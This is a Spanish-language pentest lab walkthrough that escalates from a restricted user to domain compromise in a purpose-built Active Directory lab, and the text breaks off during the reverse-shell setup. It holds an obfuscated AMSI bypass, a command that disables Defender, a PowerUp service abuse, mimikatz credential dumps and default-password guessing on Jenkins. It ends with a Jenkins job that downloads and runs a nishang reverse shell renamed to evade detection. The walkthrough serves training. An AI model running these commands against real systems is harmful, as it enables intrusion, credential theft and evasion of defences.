

Pasos a seguir en un pentest para lograr ser domain admin. Tomemos como ejemplo esta configuración:

DC:	Es el controlador principal del dominio. Nombre: DC-Company Dominio: akil3s.local Nombre completo: DC-Company.akil3s.local IP: 192.168.15.145 Equipo: Windows 2016 server español
Domain:	Es el controlador secundario del dominio. Nombre: 2016SRVenglish Dominio: akil3s.local Nombre completo: 2016SRVenglish.akil3s.local IP: 192.168.15.159 Equipo: Windows 2016 server inglés En este equipo instalo SQL Server 2016
Server 3:	Es otro servidor Nombre: server3 Dominio: akil3s.local Nombre completo: server3.akil3s.local IP: 192.168.15.151 Equipo: Windows 2016 server inglés
Subdomain:	Es el subdominio 1. Nombre: culoserver Dominio: culo.akil3s.local Nombre completo: culoserver.akil3s.local IP: 192.168.15.150 Equipo: Windows 2016 server inglés
Subdomain2:	Es el subdominio 2. Nombre: subdomain2 Dominio: subdomain2.akil3s.local Nombre completo: subdomain2.subdomain2.akil3s.local IP: 192.168.15.155 Equipo: Windows 2016 server inglés
Student:	Es el equipo de estudiante. Nombre: Student Dominio: akil3s.local Nombre completo: student.akil3s.local IP: 192.168.15.146 Equipo: Windows 2016 server español En este equipo se comienza como el usuario "básico" y en él están las herramientas (C:\Users\basico\Desktop\tools).

Partimos de un acceso "restringido" en el equipo del estudiante. En él, tenemos las herramientas necesarias para enumerar toda la información necesaria como primer paso.

La parte de la enumeración la vamos a hacer con PowerView. Esta herramienta nos va a permitir hacer una primera recolección de datos sobre el dominio y lo que hay en él, por ejemplo: recursos compartidos, equipos y usuarios del dominio, las confianzas entre dominios, etc.

Comenzamos abriendo una terminal de PowerShell y en ella escribimos lo siguiente:

```
powershell -ep bypass

sET-ItEM ( 'V'+ 'aR' + 'IA' + 'blE:lq2' + 'uZx' ) ( [TYpE] ( "{1}{0}" -
F'F', 'rE' ) ) ; ( Get-Variable ( "lQ2U" + "zX" ) -
Val ). "A`ss`Emby". "GET`TY`Pe" ( ( "{6}{3}{1}{4}{2}{0}{5}" -
f'Util', 'A', 'Amsi', '.Management.', 'utomation.', 's', 'System' ) ). "g`etf`
iELD" ( ( "{0}{2}{1}" -f'amsi', 'd', 'InitFaile' ), ( "{2}{4}{0}{1}{3}" -
f 'Stat', 'i', 'NonPubli', 'c', 'c', ' ) ). "sE`T`VaLUE" ( ${n`ULl}, ${t`RuE} )
```




Esto nos permite, por un lado, bypassear la [política de ejecución](#) de PowerShell, y por otro, bypassear [AMSI](#) (interfaz de examen antimalware).


Aclaración: No me voy a detener en explicar lo que es cada cosa, intentaré dejar enlaces para que se lea información al respecto. Este laboratorio es para aprender sobre la práctica, la teoría os la debéis empollar vosotros.

Hecho el bypass, comenzamos importando el módulo de PowerView y ejecutándolo:

Por ejemplo, veamos los recursos compartidos.



También podemos enumerar los equipos del dominio por su nombre de host:



Las confianzas:

```
PS C:\Users\basico\Desktop\tools> Get-DomainTrust

SourceName      : akil3s.local
TargetName       : culo.akil3s.local
TrustType        : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes  : WITHIN_FOREST
TrustDirection   : Bidirectional
WhenCreated      : 9/2/2021 11:27:12 AM
WhenChanged      : 10/3/2021 7:21:49 AM

SourceName      : akil3s.local
TargetName       : subdomain2.akil3s.local
TrustType        : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes  : WITHIN_FOREST
TrustDirection   : Bidirectional
WhenCreated      : 9/2/2021 1:10:17 PM
WhenChanged      : 11/19/2021 7:31:33 AM
```

La lista de usuarios que existen:

```
PS C:\Users\basico\Desktop\tools> Get-NetUser | select -ExpandProperty cn
Administrador
Invitado
DefaultAccount
krbtgt
rgarcia
SVC_SQLService
basico
Teresa Amoriz
culo gordo
Paco Porras
Natalia Sanchez
Jimena Osorio
Francisco Pil
test
mago
Support user
websvc
PS C:\Users\basico\Desktop\tools>
```

O el dominio:

```
PS C:\Users\basico\Desktop\tools> Get-ADDomain

AllowedDNSSuffixes      : {}
ChildDomains             : {culo.akil3s.local, subdomain2.akil3s.local}
ComputersContainer       : CN=Computers,DC=akil3s,DC=local
DeletedObjectsContainer  : CN=Deleted Objects,DC=akil3s,DC=local
DistinguishedName        : DC=akil3s,DC=local
DNSRoot                  : akil3s.local
DomainControllersContainer : OU=Domain Controllers,DC=akil3s,DC=local
DomainMode               : Windows2016Domain
DomainSID                 : S-1-5-21-2643889527-545416513-1198556390
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=akil3s,DC=local
Forest                   : akil3s.local
InfrastructureMaster      : DC=Company,akil3s.local
LastLogonReplicationInterval : 
LinkedGroupPolicyObjects : {cn={A37D8953-7FA2-41B1-9A54-B85662BA63B3},cn=policies,cn=system,DC=akil3s,DC=local, CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=akil3s,DC=local}
LostAndFoundContainer    : CN=LostAndFound,DC=akil3s,DC=local
ManagedBy               : 
Name                     : akil3s
NetBIOSName              : akil3s
ObjectClass               : domainDNS
ObjectGUID               : 1204303d-ea62-4740-a77f-1315fc0b582a
ParentDomain              : 
PDCemulator              : DC=Company,akil3s.local
PublicKeyRequiredPasswordRolling : True
QuotasContainer          : CN=NTDS Quotas,DC=akil3s,DC=local
ReadOnlyReplicaDirectoryServers : {}
ReplicaDirectoryServers   : {DC=Company,akil3s.local, 2016SRVenglish.akil3s.local}
RIDMaster                 : DC=Company,akil3s.local
SubordinateReferences     : {DC=subdomain2,DC=akil3s,DC=local, DC=culo,DC=akil3s,DC=local, DC=ForestDnsZones,DC=akil3s,DC=local, DC=DomainDnsZones,DC=akil3s,DC=local...}
SystemContainer          : CN=System,DC=akil3s,DC=local
UsersContainer            : CN=Users,DC=akil3s,DC=local
```

No voy a poner una a una todas las cosas que se pueden enumerar porque son bastantes y me ocuparía varias hojas. Os recomiendo que investiguéis para sacar toda la información posible, ya que podría ser interesante enumerar las ACLs, a qué grupo pertenece cada usuario, etc. ahí lo dejo.

Terminada la fase inicial de enumeración, vamos a hacer uso de otra herramienta, PowerUp que nos va a ayudar a elevar privilegios como administrador de la máquina (la de estudiante).

Igual que hicimos anteriormente con PowerView, lo hacemos ahora con PowerUp

```
. .\PowerUp.ps1
Invoke-AllChecks
```

```

PS C:\Users\basico\Desktop\tools> . .\PowerUp.ps1
PS C:\Users\basico\Desktop\tools> Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...
[*] User is in a local group that grants administrative privileges!
[*] Run a BypassUAC attack to elevate privileges to admin.

[*] Checking for unquoted service paths...

[*] Checking service executable and argument permissions...

[*] Checking service permissions...

[*] Checking %PATH% for potentially hijackable .dll locations...

HijackablePath : C:\Python39\Scripts\
AbuseFunction  : Write-HijackDll -OutputFile 'C:\Python39\Scripts\wlsbctrl.dll' -Command '...'
HijackablePath : C:\Python39\
AbuseFunction  : Write-HijackDll -OutputFile 'C:\Python39\wlsbctrl.dll' -Command '...'
HijackablePath : C:\Python39\
AbuseFunction  : Write-HijackDll -OutputFile 'C:\Python39\wlsbctrl.dll' -Command '...'
HijackablePath : C:\Python39\Scripts\
AbuseFunction  : Write-HijackDll -OutputFile 'C:\Python39\Scripts\wlsbctrl.dll' -Command '...'

[*] Checking for AlwaysInstallElevated registry key...

[*] Checking for Autologon credentials in registry...

[*] Checking for vulnerable registry autoruns and configs...

[*] Checking for vulnerable schtask files/configs...

[*] Checking for unattended install files...

[*] Checking for encrypted web.config strings...

[*] Checking for encrypted application pool and virtual directory passwords...

PS C:\Users\basico\Desktop\tools> _

```

Si esto no saca nada, o saca algo que no nos cuadra, o que no podemos (o somos capaces de explotar), tenemos:

```
Get-ModifiableServiceFile -Verbose
```

```

VERBOSE: Add-ServiceDac1 IndividualService : AbyssWebServer
ServiceName      : AbyssWebServer
Path             : "C:\Abyss Web Server\abyssws.exe" --service
ModifiableFile  : C:\Abyss Web Server\abyssws.exe
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : BUILTIN\Administradores
StartName        : LocalSystem
AbuseFunction     : Install-ServiceBinary -Name 'AbyssWebServer'
CanRestart      : True
Name             : AbyssWebServer

```

Lo que nos interesa aquí es que en el 'CanRestart' nos aparezca yes, si no, nos daría un error. Ahora ya podemos añadir a nuestro usuario 'basico' al grupo de administradores locales. Esto lo conseguimos abusando del servicio descubierto (AbyssWebServer).

```
Invoke-ServiceAbuse -Name 'AbyssWebServer' -UserName 'dc-company\basico'
```

Y lo comprobamos con un simple:

```
net localgroup administradores
```

```

PS C:\Users\basico\Desktop\tools> net localgroup administradores
Alias name     administradores
Comment       Los administradores tienen acceso completo y sin restricciones al equipo o dominio

Members

-----
Administrador
akil3s\Admins, del dominio
akil3s\basico
The command completed successfully.

```

Otra forma de comprobarlo:


```
net user basico /domain
```

```
PS C:\Users\basico\Desktop\tools> net user basico /domain
The request will be processed at a domain controller for domain akl3s.local.

User name                basico
Full Name                basico
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never
Password last set        8/17/2021 9:39:14 AM
Password expires         Never
Password changeable      8/18/2021 9:39:14 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               11/19/2021 10:54:00 AM
Logon hours allowed      All
Local Group Memberships  *Administradores
```

Bien, ya somos administradores de la máquina de estudiante, por lo tanto, podemos abrir un CME o una consola de PowerShell como administrador:

 Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```

Y comienza la fiesta con Mimikatz¹. Pero primero, volvemos a usar la parte de bypass que aprendimos al principio:

```
PS C:\Users\basico\Desktop\tools> powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\basico\Desktop\tools> sET-ITEM ('V'+aR' + 'IA' + 'bIE:lq2' + 'uZx') ( [Type] ( "[1]{0}"-F'F','rE' ) ); ( Get-Variable ("lQ2U" + "zX") -Val )."A'ss Embly".CE
TY.Pa (C (" {0}{1}{4}{2}{0}{5}" -F Util, 'A', 'msi', 'Management', 'utomation', 's', 'system' )) . 'g etf iEID' ( ( "[0]{2}{1}" -F 'amsi', 'd', 'InitFaiLe' ). ( "[2]{4}{0}{1}{3}" -F 'Stat',
".NewTool", 'C', 'C' )); sET-VALUE( $(n UL1), $(t RuE) )
PS C:\Users\basico\Desktop\tools>
```

Podemos además asegurarnos que no se ejecute la monitorización en tiempo real con:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Una vez que hemos hecho esto, vamos a la ruta de mimikatz y lo ejecutamos así:

```
cd .\mimikatz\x64\
.\mimikatz.exe
sekurlsa::logonpasswords
```

¹ <https://blog.elhacker.net/2021/05/mimikatz-herramienta-hacking.html>

```

PS C:\Users\basico\Desktop\tools> cd .\mimikatz\x64\
PS C:\Users\basico\Desktop\tools\mimikatz\x64> .\mimikatz.exe

##### mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## ^ ## "A La Vie, A L'Amour" - (oe,oe).
## < ## /== Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## > ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ===

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1796610 (00000000:001b6a02)
Session           : Interactive from 1
User Name         : basico
Domain           : akil3s
Logon Server      : DC-COMPANY
Logon Time        : 11/19/2021 8:13:05 AM
SID               : S-1-5-21-2643889527-545416513-1198556390-1108

msv :
[00000003] Primary
* Username : basico
* Domain   : akil3s
* NTLM     : 512b99009997c3b5588caf9c0ae969
* SPN      : 80c2105740e4090027c7c0f0a2e10cf3452041b0d
* DPAPI    : e004f47c6f15796089ab5212efbc533
tspkg :
wdigest :
* Username : basico
* Domain   : akil3s
* Password : (null)
kerberos :
* Username : basico
* Domain   : AKIL3S.LOCAL
* Password : (null)
ssp :
credman :
[00000000]
* Username : akil3s\basico
* Domain   : akil3s\basico
* Password : 123abc.

```

Con esto volcamos las contraseñas. Además, obtenemos los hashes de los usuarios, que en caso de usar otros tipos de ataques que veremos después, nos puede venir bien. Así que, toda esta info nos la copiamos a un fichero.

```

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 2681569 (00000000:0028eae1)
Session           : NewCredentials from 0
User Name         : basico
Domain           : akil3s
Logon Server      : (null)
Logon Time        : 11/19/2021 8:42:24 AM
SID               : S-1-5-21-2643889527-545416513-1198556390-1108

msv :
[00000003] Primary
* Username : tamoriz
* Domain   : dc-company.akil3s.local
* NTLM     : 512b99009997c3b5588caf9c0ae969
tspkg :
wdigest :
* Username : tamoriz
* Domain   : dc-company.akil3s.local
* Password : (null)
kerberos :
* Username : tamoriz
* Domain   : dc-company.akil3s.local
* Password : (null)
ssp :
credman :

```

En la imagen anterior podemos ver que hemos cazado a un usuario llamado tamoriz del cual tenemos su hash NTLM (que podríamos crackear), pero no nos aparece su contraseña. Si nos fijamos, veremos que el último login ha sido hoy (a fecha de escribir esto).

Veamos a que grupos pertenece:

```

PS C:\Users\basico\Desktop\tools\mimikatz\x64> net user tamoriz /domain
The request will be processed at a domain controller for domain akil3s.local.

User name           : tamoriz
Full Name           : Teresa Amoriz
Comment             : Change your pass at next logon (123abc.)
User's comment      :
Country/region code : 000 (System Default)
Account active       : Yes
Account expires      : Never

Password last set    : 9/10/2021 10:52:31 AM
Password expires     : Never
Password changeable  : 9/11/2021 10:52:31 AM
Password required    : Yes
User may change password : Yes

Workstations allowed : All
Logon script         :
User profile         :
Home directory       :
Last logon           : 10/14/2021 11:45:57 AM

Logon hours allowed  : All

Local Group Memberships  *Administradores      *Usuarios de escritorio
Global Group memberships *RDPUUsers             *Administradores de es
                        *Pruebas                             *Administradores de em
                        *Admins. del dominio                  *Usuarios del dominio
                        *Administradores clave

The command completed successfully.

```

Los más avisados habrán visto que podemos obtener otra información interesante...

Veamos a donde tengo ahora acceso:

```

PS C:\Users\basico\Desktop\tools> Find-LocalAdminAccess -verbose
VERBOSE: [Find-LocalAdminAccess] Querying computers in the domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC-COMPANY.AKIL3S.LOCAL/DC=AKIL3S,DC=LOCAL
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
VERBOSE: [Find-LocalAdminAccess] TargetComputers length: 6
VERBOSE: [Find-LocalAdminAccess] Using threading with threads: 20
VERBOSE: [New-ThreadedFunction] Total number of hosts: 6
VERBOSE: [New-ThreadedFunction] Total number of threads/partitions: 6
VERBOSE: [New-ThreadedFunction] Threads executing
2016SRVenglish.akil3s.local
Student.akil3s.local
VERBOSE: [New-ThreadedFunction] Waiting 100 seconds for final cleanup...
DC-Company.akil3s.local
VERBOSE: [New-ThreadedFunction] all threads completed

```

A pesar de tener permisos sobre el DC, vayamos por partes (es por un "error" de configuración). Vamos a acceder al otro servidor:

```
Enter-PSSession -ComputerName 2016SRVenglish.akil3s.local
```

Administrator: Windows PowerShell

```

PS C:\Users\basico\Desktop\tools>
PS C:\Users\basico\Desktop\tools> Enter-PSSession -ComputerName 2016SRVenglish.akil3s.local
[2016SRVenglish.akil3s.local]: PS C:\Users\basico\Documents> whoami /priv

```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Enabled
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeSecurityPrivilege	Manage auditing and security log	Enabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Enabled
SeLoadDriverPrivilege	Load and unload device drivers	Enabled
SeSystemProfilePrivilege	Profile system performance	Enabled
SeSystemtimePrivilege	Change the system time	Enabled
SeProfileSingleProcessPrivilege	Profile single process	Enabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled
SeCreatePagefilePrivilege	Create a pagefile	Enabled
SeBackupPrivilege	Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeDebugPrivilege	Debug programs	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Enabled
SeUndockPrivilege	Remove computer from docking station	Enabled
SeEnableDelegationPrivilege	Enable computer and user accounts to be trusted for delegation	Enabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
SeTimeZonePrivilege	Change the time zone	Enabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Enabled
SeDelegateSessionUserImpersonatePrivilege	Obtain an impersonation token for another user in the same session	Enabled

Entre otros, podemos ver el famoso SeImpersonatePrivilege con el que podríamos jugar con las patatas (JuicyPotato por ejemplo), pero nuestro objetivo en este laboratorio es hacerlo todo a través de PowerShell.

Hagamos un mínimo de enumeración en esta máquina:


```
[2016SRVenglish.akil3s.local]: PS C:\Users\basico\Documents> systeminfo

Host Name:                2016SRVENGLISH
OS Name:                  Microsoft Windows Server 2016 Standard Evaluation
OS Version:               10.0.14393 N/A Build 14393
OS Manufacturer:         Microsoft Corporation
OS Configuration:         Additional/Backup Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00378-00000-00000-AA739
Original Install Date:     02/09/2021, 9:10:40
System Boot Time:          19/11/2021, 8:12:03
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):               2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 158 Stepping 10 GenuineIntel ~2904 Mhz
                           [02]: Intel64 Family 6 Model 158 Stepping 10 GenuineIntel ~2904 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.16722896.864.2008100651, 10/08/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:              es;Spanish (International Sort)
Input Locale:               es;Spanish (Traditional Sort)
Time Zone:                 (UTC+01:00) Brussels, Copenhagen, Madrid, Paris
Total Physical Memory:      2.047 MB
Available Physical Memory:  272 MB
Virtual Memory: Max Size:  2.879 MB
Virtual Memory: Available: 926 MB
Virtual Memory: In Use:     1.953 MB
Page File Location(s):      C:\pagefile.sys
Domain:                     akil3s.local
Logon Server:               N/A
Hotfix(s):                  3 Hotfix(s) Installed.
                           [01]: KB3192137
                           [02]: KB3211320
                           [03]: KB3213986
Network Card(s):            1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                               Connection Name: Ethernet0
                               DHCP Enabled:    No
                               IP Address(es):  [01]: 192.168.15.159
                                                  [02]: fe80::153f:c8d0:6102:b28
Hyper-V Requirements:       A hypervisor has been detected. Features required for Hyper-V will not be displayed.
[2016SRVenglish.akil3s.local]: PS C:\Users\basico\Documents>
```

Con esto, podemos ver el nivel de parcheo que hay (en este caso la máquina es reutilizada de otro lab en la que desactivé las actualizaciones nada más instalar):

```
[2016SRVenglish.akil3s.local]: PS C:\Users\basico\Documents> Get-HotFix

Source      Description      HotFixID      InstalledBy      InstalledOn
-----
2016SRVENG... Update          KB3192137
2016SRVENG... Update          KB3211320
2016SRVENG... Security Update KB3213986
9/12/2016 12:00:00 AM
1/7/2017 12:00:00 AM
1/7/2017 12:00:00 AM
```

Con un simple PS, vemos que la máquina tiene un Jenkins.

```
[2016SRVenglish.akil3s.local]: PS C:\Users\basico\Documents> ps

Handles  NPM(K)  PM(K)  WS(K)  CPU(s)  Id  SI ProcessName
-----
93        8       4980   9160   0.61    3576  0 conhost
322       13      1852   4032   0.45    384  0 csrss
245       11      1712  18596   1.86    484  1 csrss
122       12      1356   3956   0.02   4160  2 csrss
235       17      3784  12012   0.45   1428  0 dfsrs
122       8       1660   3588   0.00   2072  0 dfssvc
214       13      3672  12436   0.17   2996  0 dllhost
10285     7212   132520 43040   0.66   2016  0 dns
374       30      9152  48644   2.00    944  1 dwm
310       19     21416 41820   0.13   4660  2 dwm
1169     52     18268 74272   2.09   3004  1 explorer
0         0         0         4      0      0 Idle
119      12     1908   3544   0.05   2044  0 ismserv
851      31    506316 467168  50.56   3568  0 java
209      26    17792  18948   0.33   3184  0 jenkins
328      17     3052  15556   0.19   4444  1 jucheck
345      18     3264  17924   0.30   2136  1 jusched
423      20     9836  38464   0.25   5420  1 LockApp
337      17    11984 42256   0.11   6052  1 LockAppHost
584      29    21312 63520   0.36   4156  1 LogonUI
401      23     9072  50460   0.14   5192  2 LogonUI
1966     146    48140 59972   7.73    628  0 lsass
1172     42    34324 28804   0.73   3432  0 Microsoft.ActiveDirectory.WebServices
100      13     3748  9848   0.05   3368  0 netsh
```

Vamos a mirar que IP tiene la máquina y si la instalación está en el puerto por defecto.


```
[2016SRVenglish.akil3s.local]: PS C:\Users\basico\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::153f:c8d0:6102:b28%5
    IPv4 Address. . . . . : 192.168.15.159
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.15.2

Tunnel adapter isatap.{F1700DAE-CAD4-4A2D-A062-A22EA946AD0F}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 
[2016SRVenglish.akil3s.local]: PS C:\Users\basico\Documents>
```

No es seguro | 192.168.15.159:8080/login?from=%2F



Welcome to Jenkins!


☐ Keep me signed in

Y efectivamente así es. En el puerto 8080 tenemos nuestro querido Jenkins. ¿Tendremos la suerte de que alguno de los usuarios habituales esté configurado?

Después de probar, estos son los usuario y sus contraseñas:

admin	admin
builduser	builduser
manager	manager

El último nos permite el acceso:




Esto en la vida real no va a ser tan fácil (o sí), pero tomemos este laboratorio como una máquina de HTB o THM, es decir, es vulnerable a propósito y, por lo tanto, algunas cosas serán “más sencillas”.

Bien, vamos a realizar lo mismo que hemos visto antes (obtener acceso a la máquina), pero usando para ello Jenkins.

Una vez dentro, nos vamos a crear una tarea nueva, así que, ponemos un nombre descriptivo y comenzamos.

Una vez establecido el nombre, nos dice que tipo de proyecto queremos crear, le damos a “estilo libre”. Nos vamos a la pestaña de ejecutar y en el desplegable elegimos ejecutar un comando de Windows:



En la caja de comando, vamos a ejecutar una línea que llame a un recurso, que previamente vamos a compartir, y posteriormente lo ejecutará. Lo vemos mejor con el ejemplo:

```
powershell IEX(New-Object
Net.WebClient).downloadString('http://192.168.15.146:8000/PS.ps1')
```

Vamos por pasos:

1. Descargamos la reversa de nishang y la editamos, añadiendo al final del fichero la siguiente línea:

```
culo -Reverse -IPAddress 192.168.15.146 -Port 443
```


Aclaración: Por problemas con firewalls y demás protecciones de Windows, decido cambiar el nombre de la función al inicio del fichero y eliminar los comentarios.

```
function culo
{
    [CmdletBinding(DefaultParameterSetName="reverse")] Param(
        [Parameter(Position = 0, Mandatory = $true, ParameterSetName="reverse")]
        [Parameter(Position = 0, Mandatory = $false, ParameterSetName="bind")]
        [String]
        $IPAddress,
```

Por eso, al final del fichero, llamo a esa función con el nombre que le he dado.

```
}
culo -Reverse -IPAddress 192.168.15.146 -Port 443
```

2. Abrimos HFS (está en la carpeta de herramientas) y compartimos el fichero que vayamos a usar. En este caso, la reversa de [nishang](#) (de nuevo para evitar problemas, cambio el nombre y Invoke-PowerShellTcp.ps1 pasa a ser PS.ps1).

